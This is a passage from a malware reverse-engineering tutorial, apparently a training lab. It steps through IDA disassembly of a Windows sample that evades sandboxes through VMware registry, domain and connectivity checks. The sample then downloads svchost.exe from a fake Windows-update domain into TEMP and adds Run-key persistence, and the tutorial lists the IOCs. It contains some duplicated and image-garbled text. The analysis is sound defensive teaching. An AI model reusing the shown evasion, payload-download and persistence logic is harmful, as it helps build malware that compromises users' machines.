
```

- The `lea` instruction calculates the address of the `hKey` variable, presumably a handle to a registry key.
 - Then, `mov rcx, 0xFFFFFFFF80000002h` pushes `HKEY_LOCAL_MACHINE` as the first argument (`rcx`) to the function.
 - The `lea rdx, aSoftwareVmware` instruction employs the `load effective address (LEA)` operation to calculate the effective address of the memory location storing the string `Software\\VMware, Inc.\\VMware Tools`.
 - This calculated address is then stowed in the `rdx` register, the function's second argument.
- The third argument to this function is passed to the `r8d` register via the instruction `xor r8d, r8d` which empties the `r8d` register by implementing an `XOR` operation with itself, effectively resetting it to zero.
 - In the context of this code, it indicates that the third argument (`ulOptions`) passed to the `RegOpenKeyExA` function bears a value of `0`.
- The fourth argument is `mov r9d, 20019h`, corresponding to `KEY_READ` in `MS-DOCS`.

- The fifth argument, `phkResult`, is on the stack. By adding `rsp+148h` to the base stack pointer `rsp`, the code accesses the memory location on the stack where the `phkResult` parameter resides.
 - The `mov [rsp+148h+phkResult], rax` instruction duplicates the value of `rax` (which holds the address of `hKey`) to the memory location pointed to by `phkResult`, essentially storing the address of `hKey` in `phkResult` (which is passed to the next function as the first argument).
- From this point onward, whenever we stumble upon a WINAPI function reference in the code, we'll resort to the Microsoft documentation for that function to grasp its syntax, parameters, and the return value.
 - This will assist us in understanding the probable values in the registers when these functions are invoked.
- Should we scroll down the graph view, we encounter the next WINAPI function `RegQueryValueExA` which retrieves the type and data for the specified value name associated with an open registry key.
 - The key data is compared, and upon a match, a message box stating `Sandbox Detected` is displayed. If it does not match, then it redirects to another subroutine `sub_402EA0`.
 - We'll also rectify this sandbox detection in the debugger later.
 - The image below outlines the overall flow of this operation.



- Let's press `Enter` on the upcoming call instruction for the function `sub_402EA0` to enable us to scrutinize this subroutine and figure out its operations.




- Upon pressing `Enter`, we uncover its functionality.
 - This subroutine seems to execute network-related operations using the `Windows Sockets API (Winsock)`.
 - It initially invokes the `WSAStartup` function to set up the `Winsock` library, then it calls the `WSAAPI` function `getaddrinfo` which is used to fetch address information for the specified node name (`pNodeName`) based on the provided hints `pHints`.
 - The subroutine verifies the success of the address resolution using the `getaddrinfo` function.
- If the `getaddrinfo` function yields a return value of `zero` (indicating success), this implies that the address has been successfully resolved to an IP.
 - Following this event, if indeed successful, the sequence jumps to a `MessageBox` which displays `Sandbox detected`.
 - If not, it directs the flow to the subroutine `sub_402D00`.
- Subsequently, it prompts the invocation of the `WSACleanup` function.
 - This action initiates the cleanup of resources related to `Winsock`, irrespective of whether the address resolution process was successful or unsuccessful.
 - For the sake of clarity, we'll christen this function as `DomainSandboxCheck`.

Possible IOC: Kindly note the domain name

iuqerfsodp9ifjaposdfjhgosurijfaewrwerw [.] com as a component of potential


IOCs.

- To explore the consequences of bypassing the sandbox check, we'll delve into the subroutine `sub_402D00`.
 - We can scrutinize this subroutine by hitting `Enter` on the ensuing `call` instruction related to the `sub_402D00` function.
 - An image attached below displays the disassembled code for this function.



- This function first reserves space on the stack for local variables before calling `sub_402C20`, a distinct function.
 - The output of this function is then stored within the `eax` register. Depending on the results derived from the `sub_402C20` function, the sequence either returns (`retn`) or leaps to `sub_402D20`.
- This function first reserves space on the stack for local variables before calling `sub_402C20`, a distinct function.
 - The output of this function is then stored within the `eax` register. Depending on the results derived from the `sub_402C20` function, the sequence either returns (`retn`) or leaps to `sub_402D20`.
- Consequently, we'll select the first highlighted function, `sub_402C20`, by pressing `Enter` to examine its instructions.
 - Upon thorough analysis of `sub_402C20`, we'll loop back to this block to evaluate the

second highlighted function, `sub_402D20`.



- Upon hitting `Enter`, we are greeted with its instructions as portrayed in the image above.
 - This function initiates the `Winsock` library, generates a socket, and connects to IP address `45.33.32.156` via port `31337`.
 - It evaluates the return value (`eax`) to ascertain if the connection was successful.
 - However, there is a twist; post-function invocation, the instruction `inc eax` increments the `eax` register's value by `1`.
 - Subsequent to the `inc eax` instruction, the code appraises the value of `eax` using the `jnz` (`jump if not zero`) instruction.
- Should the connection to the aforementioned port and IP address fail, this function should return `-1`, as specified in the documentation.

Handling Winsock Errors

Article • 01/08/2021 • 3 contributors

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Most Windows Sockets 2 functions do not return the specific cause of an error when the function returns. Some Winsock functions return a value of zero if successful. Otherwise, the value `SOCKET_ERROR (-1)` is returned and a specific error number can be retrieved by calling the `WSAGetLastError` function. For Winsock functions that return a handle, a return value of `INVALID_SOCKET (0xffff)` indicates an error and a specific error number can be retrieved by calling `WSAGetLastError`. For Winsock functions that return a pointer, a return value of `NULL` indicates an error and a specific error number can be retrieved by calling the `WSAGetLastError` function.


```
call    cs:connect
inc     eax
jnz    short loc_402CD0
```

Code: [ida](#)

```
call    cs:connect
inc     eax
jnz    short loc_402CD0
```

- Given that `eax` is incremented by `1` post-function call, this should reduce to `0`.
 - Consequently, the `MessageBox` will print `Sandbox detected`.

- This implies that the function is examining the state of the internet connection.



- If, on the other hand, the connection is successful, it will produce a `non-zero` value, prompting the code to leap to `loc_402CD0`.
 - This location houses a call to another function, `sub_402F40`. With a clear understanding of this function's operations, we'll rename it as `InternetSandboxCheck`.

Possible IOC: Remember to note this IP address `45.33.32.156` and port `31337` as components of potential `IOC`s.

- Next, we'll proceed to function `sub_402F40` to decipher its operations. We can do this by right-clicking and selecting `Jump to Operand`, or by pressing `Enter` on its `call` instruction.

```
sub_402F40 proc near

dwFlags= dword ptr -788h
dwContext= qword ptr -780h
hTemplateFile= qword ptr -778h
lpBuffer= qword ptr -760h
dwNumberOfBytesRead= dword ptr -74Ch
nSize= dword ptr -748h
NumberOfBytesWritten= dword ptr -744h
Buffer= byte ptr -740h
var_640= byte ptr -640h
szAgent= byte ptr -53Ch
var_438= byte ptr -438h

push    r15
push    r14
push    r13
push    r12
push    rsi
push    rbx
sub     rsp, 778h
lea     rcx, VarName      ; "TEMP"
call    getenv
lea     r15, [rsp+7A8h+Buffer]
lea     r9, aSvhostExe   ; "svchost.exe"
mov     r8, rax
lea     rdx, aSS          ; "%s\\%s"
mov     rcx, r15          ; Buffer
call    sprintf
lea     r9, [rsp+7A8h+var_640]
lea     rdx, [rsp+7A8h+nSize] ; nSize
mov     [rsp+7A8h+nSize], 104h
mov     [rsp+7A8h+lpBuffer], r9
mov     rcx, r9            ; lpBuffer
call    cs:GetComputerNameA
mov     r9, [rsp+7A8h+lpBuffer]
test   eax, eax
jz     loc_4030F8
```

- This function calls upon the `getenv` function (with `rcx` acting as the argument passer for `TEMP`) and saves its result in the `eax` register.
 - This action retrieves the `TEMP` environment variable's value.

```
lea     rcx, VarName      ; "TEMP"
call    getenv
```

Code: ida

```
lea      rcx, VarName    ; "TEMP"
call    getenv
```

- To verify the output, we can use powershell to print the `TEMP` environment variable's value.

```
PS C:\> Get-ChildItem env:TEMP
```

Code Analysis

```
PS C:\> Get-ChildItem env:TEMP
```

Name	Value
---	-----
TEMP	C:\Users\htb-student\AppData\Local\Temp

- It then employs the `sprintf` function to append the obtained `TEMP` path to the string `svchost.exe`, yielding a complete file path.
 - Thereafter, the `GetComputerNameA` function is called to retrieve the computer's name, which is then stored in a buffer.
- If the computer name is non-existent, it skips to the label `loc_4030F8` (which houses instructions for returning).
 - Conversely, if the computer name is not empty (non-zero value), the code

progresses to the subsequent instruction as displayed on the left side of the image.

This function formats the string having a custom user-agent value with the string "Windows-Update/7.6.7600.256 %s" and the previously obtained computer name which is sent to this function in rcx register.

```

sub_403220 proc near
var_10= qword ptr -10h
ArgList= byte ptr 20h

sub    rsp, 38h
lea     r8, aWindowsUpdate7 ; "Windows-Update/7.6.7600.256 %s"
mov    edx, 104h           ; BufferCount
mov    qword ptr [rsp+38h+ArgList], r9
lea     r9, [rsp+38h+ArgList] ; ArgList
mov    [rsp+38h+var_10], r9
call   j_vsnprintf
add    rsp, 38h
retn
sub_403220 endp

```



```

call  cs:GetComputerNameA
mov   r9, [rsp+7A8h+lpBuffer]
test  eax, eax
jz   loc_4030F8

lea   r12, [rsp+7A8h+szAgent]
lea   r8, aWindowsUpdate7 ; "Windows-Update/7.6.7600.256 %s"
mov   edx, 104h
mov   rcx, r12
call  sub_403220
mov   rcx, r12           ; lpszAgent
xor   r9d, r9d            ; lpszProxyBypass
xor   r8d, r8d            ; lpszProxy
mov   edx, 1              ; dwAccessType
mov   [rsp+7A8h+dwFlags], 0 ; dwFlags
call  cs:InternetOpenA
mov   [rsp+7A8h+dwFlags], 80000000h ; dwFlags
xor   r9d, r9d            ; dwHeadersLength
xor   r8d, r8d            ; lpszHeaders
mov   [rsp+7A8h+dwContext], 0 ; dwContext
mov   r12, rax
lea   rdx, szUrl          ; "http://ms-windows-update.com/svchost.exe..."
mov   rcx, rax            ; hInternet
call  cs:InternetOpenUrlA
mov   r13, rax
test  rax, rax
jnz   short loc_40301E

```

- In subsequent instructions, we find a call to the function `sub_403220`. We can access it by double-clicking on the function name.
- The left side of the attached image above displays the function `sub_403220`, which formats a string housing a custom `user-agent` value with the string `Windows-Update/7.6.7600.256 %s`.
 - The `%s` placeholder is replaced with the previously obtained computer name, which is transmitted to this function in the `rcx` register.

```

sub_403220 proc near
var_10= qword ptr -10h
ArgList= byte ptr 20h

sub    rsp, 38h
lea     r8, aWindowsUpdate7 ; "Windows-Update/7.6.7600.256 %s"
mov    edx, 104h           ; BufferCount
mov    qword ptr [rsp+38h+ArgList], r9
lea     r9, [rsp+38h+ArgList] ; ArgList
mov    [rsp+38h+var_10], r9
call   j_vsnprintf
add    rsp, 38h
retn
sub_403220 endp


```

- Now, the complete value reads `Windows-Update/7.6.7600.256 HOSTNAME`, where `HOSTNAME` is the result of `GetComputerNameA` (the computer's name).

- It's crucial to note this unique custom user-agent, wherein the hostname is also transmitted in the request when the malware initiates a network connection.
- Back to the previous function, it subsequently calls the InternetOpenA WINAPI function to commence an internet access session and configure the parameters for the InternetOpenUrlA function.
 - It then proceeds to call the latter to open the URL http://ms-windows-update[.]com/svchost[.]exe.


Possible IOC: Do note this URL http[:]/ms-windows-update[.]com/svchost[.]exe as potential IOC. The malware is downloading an additional executable from this location.

- If the URL opens successfully, the code leaps to the label loc_40301E. Let's probe the instructions at loc_40301E by double-clicking on it.



- Upon opening the function, we observe a call to the Windows API function CreateFileA, which is used to generate a file on the local system, designating the previously obtained file path.
- The code then enters a loop, repeatedly invoking the InternetReadFile function to pull data from the opened URL http[:]/ms-windows-update[.]com/svchost[.]exe.
 - If the data reading operation proves successful, the code advances to write the received data to the created file (svchost.exe located in the TEMP directory) using the WriteFile function.

- Note this unique technique, where the malware downloads and deposits an executable file `svchost.exe` in the `temp` directory.
 - The aforementioned loop is illustrated in the image below.



- After the data writing operation, the code cycles back to read more data until the `InternetReadFile` function returns a value that indicates the end of the data stream.
 - Once all data has been read and written, the opened file and the internet handles are closed using the appropriate functions (`CloseHandle` and `InternetCloseHandle`).
 - Subsequently, the code leaps to `loc_4030D3`, where it calls upon the function `sub_403190`.

- We'll double-click on `sub_403190` to unveil its contents.

```

loc_4030D3:          ; hObject
    mov     rcx, r14
    call    cs:CloseHandle
    mov     rcx, r13      ; hInternet
    mov     r13, cs:InternetCloseHandle
    call    r13 ; InternetCloseHandle
    mov     rcx, r12      ; hInternet
    call    r13 ; InternetCloseHandle
    mov     rcx, r15      ; lpFile
    call    sub_403190
    nop

```

- The function `sub_403190` is now exposed, revealing a series of WINAPI calls related to registry modifications, such as `RegOpenKeyExA` and `RegSetValueExA`.

```


; _int64 __fastcall sub_403190(LPCSTR lpFile)
sub_403190 proc near

phkResult= qword ptr -38h
cbData= dword ptr -30h
hKey= qword ptr -20h

push  r12
push  rdi
push  rbx
sub   rsp, 40h
xor   eax, eax
xor   r8d, r8d      ; ulOptions
mov   r9d, 2         ; samDesired
lea   rdx, SubKey   ; "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
mov   r12, rcx
or    rcx, 0xFFFFFFFFFFFFh
mov   rdi, r12
repne scasd
lea   rax, [rsp+58h+hKey]
mov   [rsp+58h+phkResult], rax ; phkResult
not   rcx
lea   rbx, [rcx-1]
mov   rcx, 0xFFFFFFFF80000001h ; hKey
call  cs:RegOpenKeyExA
test  eax, eax
jnz   short loc_403212

```

Registry Persistence



Starting the svchost.exe with argument
"1Lbcfr7sAHTD9CgdQo3HTMTkV8LK4ZnX71"

```

inc   ebx
mov   rcx, [rsp+58h+hKey] ; hKey
